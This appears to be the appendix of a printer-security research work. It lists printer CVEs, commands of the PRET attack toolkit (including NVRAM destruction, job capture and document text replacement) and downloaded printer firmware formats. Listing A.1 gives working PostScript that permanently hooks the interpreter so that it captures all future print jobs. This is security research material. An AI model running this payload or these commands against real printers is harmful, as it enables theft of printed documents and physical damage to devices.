CVE-2016-1896	Lexmark	Internal	Authentication bypass
CVE-2006-6433	Xerox	Internal	Missing accurate timestamps
CVE-2006-6438	Xerox	Physical	Information disclosure
CVE-2006-6441	Xerox	Physical	Booting from alternate media
CVE-2006-1139	Xerox	Physical	File disclosure
CVE-2016-3145	Lexmark	Physical	File disclosure

Table A.1.: Complete list of printer related CVEs

Command	**Description**
`id`	Show device information.
`status`	Enable status messages.
`version`	Show firmware version or serial number.
`pagecount`	Manipulate printer's page counter: pagecount <number>
`printenv`	Show printer environment variable: printenv <var>
`env`	Show environment variables.
`set`	Set printer environment variable: set <key=value>
`info`	Show information on PJL settings: info <category>
`display`	Set printer's display message: display <message>
`offline`	Take printer offline and display message: offline <message>
`restart`	Restart printer.
`reset`	Reset to factory defaults.
`selftest`	Perform various printer self-tests.
`disable`	Disable printing functionality.
`destroy`	Cause physical damage to printer's NVRAM.
`lock`	Lock control panel settings and disk write access.
`unlock`	Unlock control panel settings and disk write access.
`hold`	Enable job retention.
`nvram`	Read, write or dump: nvram <operation>

Table A.2.: Additional PRET commands in PJL mode

Command	Description
id	Show device information.
version	Show PostScript interpreter version.
devices	Show available I/O devices.
uptime	Show system uptime (might be random).
date	Show printer's system date and time.
lock	Set startjob and system parameters password.
unlock	Unset startjob and system parameters password.
restart	Restart PostScript interpreter.
reset	Reset PostScript settings to factory defaults.
disable	Disable printing functionality.
destroy	Cause physical damage to printer's NVRAM.
hang	Execute PostScript infinite loop.
overlay	Put overlay eps file on all hard copies: overlay <file.eps>
cross	Put printer graffiti on all hard copies: cross <font> <text>
replace	Replace string in documents to be printed: replace <old> <new>
capture	Capture further jobs to be printed on this device.
hold	Enable job retention.
set	Set key to value in topmost dictionary: set <key=value>
known	List supported PostScript operators: known <operator>
search	Search all dictionaries by key: search <key>
dicts	Return a list of dictionaries and their permissions.
dump	Dump PostScript dictionary: dump <dict>
resource	List or dump PostScript resource: resource <category> [dump]
config	Change printer settings: config <setting>

Table A.3.: Additional PRET commands in PS mode

Command	Description
selftest	Perform printer self-test.
info	Show information on fonts or macros: info <category>

Table A.4.: Additional PRET commands in PCL mode

Listing A.1: PostScript code to capture all future documents instead of printing them

```
serverdict begin 0 exitserver
/permanent {/currentfile {serverdict begin 0 exitserver} def} def
permanent /filter {
  /strcat {exch dup length 2 index length add string dup
  dup 4 2 roll copy length 4 -1 roll putinterval} def
  /rndname (job_) rand 16 string cvs strcat (.ps) strcat def
  %-------------------------------------------------------------
  false echo                              % no interpreter slowdown
  /newjob true def                        % make sure to set new job
  currentdict /currentfile undef          % reset hooked operator
  /max 40000 def                          % maximum dict/array size
  /slots max array def                    % (re-)define slots array
  /counter 2 dict def                     % slot and line counter
  counter (slot) 0 put                    % initialize slot counter
  counter (line) 0 put                    % initialize line counter
  (capturedict) where {pop}               % print jobs are saved here
  {/capturedict max dict def} ifelse      % define capture dictionary
  capturedict rndname slots put           % assign slots to jobname
  /slotnum {counter (slot) get} def       % get current slot counter
  /linenum {counter (line) get} def       % get current line counter
  %-------------------------------------------------------------
  /capture {
    linenum 0 eq {                        % start of current slot
      /lines max array def                % (re-)define lines array
      slots slotnum lines put             % assign to current slot
    } if
    dup lines exch linenum exch put       % add current to lines
    counter (line) linenum 1 add put      % increment linecounter
    linenum max eq {                      % slotsize limit reached
      counter (slot) linenum 1 add put    % increment slotcounter
      counter (line) 0 put                % reset line counter
    } if
  } def
  % - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
  /eot {dup (\004) anchorsearch
    {pop pop permanent}{pop} ifelse} def
  %-------------------------------------------------------------
  { newjob {(%!\ncurrentfile /ASCII85Decode filter ) capture
    pop /newjob false def} if (%lineedit) (r) file
    dup bytesavailable string readstring pop capture eot pop
  } loop
} def
```

Vendor	Extension	Quantity	File header or type
HP	rfu	419	`@PJL UPGRADE SIZE=...`
	bdl	206	FutureSmart binary format
Epson	rcx	49	SEIKO EPSON EpsonNet Form
	prn	9	`@PJL ENTER LANGUAGE=DOWNLOAD`
	brn	7	Unknown binary, includes config file
Dell	fls, fly	30	`@PJL LPROGRAMRIP`
	prn	25	`@PJL ENTER LANGUAGE=DOWNLOAD`
	hd	18	`@PJL FIRMWARE=...`
	brn	3	Unknown binary, includes config file
	ps	2	PostScript (title: *Firmware Update*)
	pjl	1	`@PJL ENTER LANGUAGE=FLASH`
Brother	djf	79	`@PJL EXECUTE BRDOWNLOAD`
	blf	9	`@PJL ENTER LANGUAGE=PCL`
Lexmark	fls	63	`@PJL LPROGRAMRIP`
	bin, fls	6	Unknown binary format
Samsung	hd	33	`@PJL FIRMWARE=...`
	fls, hd0	4	`@PJL DEFAULT P1284VALUE=...`
Xerox	ps	36	PostScript (title: *Firmware Update*)
	dlm	35	Xerox Dynamic Loadable Module
	prn, bin	20	`@PJL ENTER LANGUAGE=DOWNLOAD`
	hd	16	`@PJL FIRMWARE=...`
	brn	10	Unknown binary, includes config file
	bin	10	`@PJL SET JOBATTR="@SWDL"`
	fls, hd, hde	8	`@PJL DEFAULT P1284VALUE=...`
	fls, xfc	4	`@PJL ENTER LANGUAGE=XFLASH`
	pjl	3	`@PJL FSDOWNLOAD [name].rpm`
Ricoh	brn	15	`@PJL FWDOWNLOAD...`
	bin	14	`@PJL RSYSTEMUPDATE SIZE=...`
	fls	4	`@PJL LPROGRAMRIP`
Kyocera	cramfs, img	98	cramfs image
	bin, squashfs	79	squashfs image
	bin, kmmfp	41	u-boot legacy uImage
	efi, kmpanel	13	proprietary image format
Konica Minolta	bin	38	unknown binary, additional checksum file
	ps	20	PostScript (title: *Softload printer modules*)
	ftp, prn	11	`@PJL ENTER LANGUAGE=FIRMUPDATE`
	upg	1	`@PJL ENTER LANGUAGE=UPGRADE`

Table A.5.: Overview of downloaded printer firmware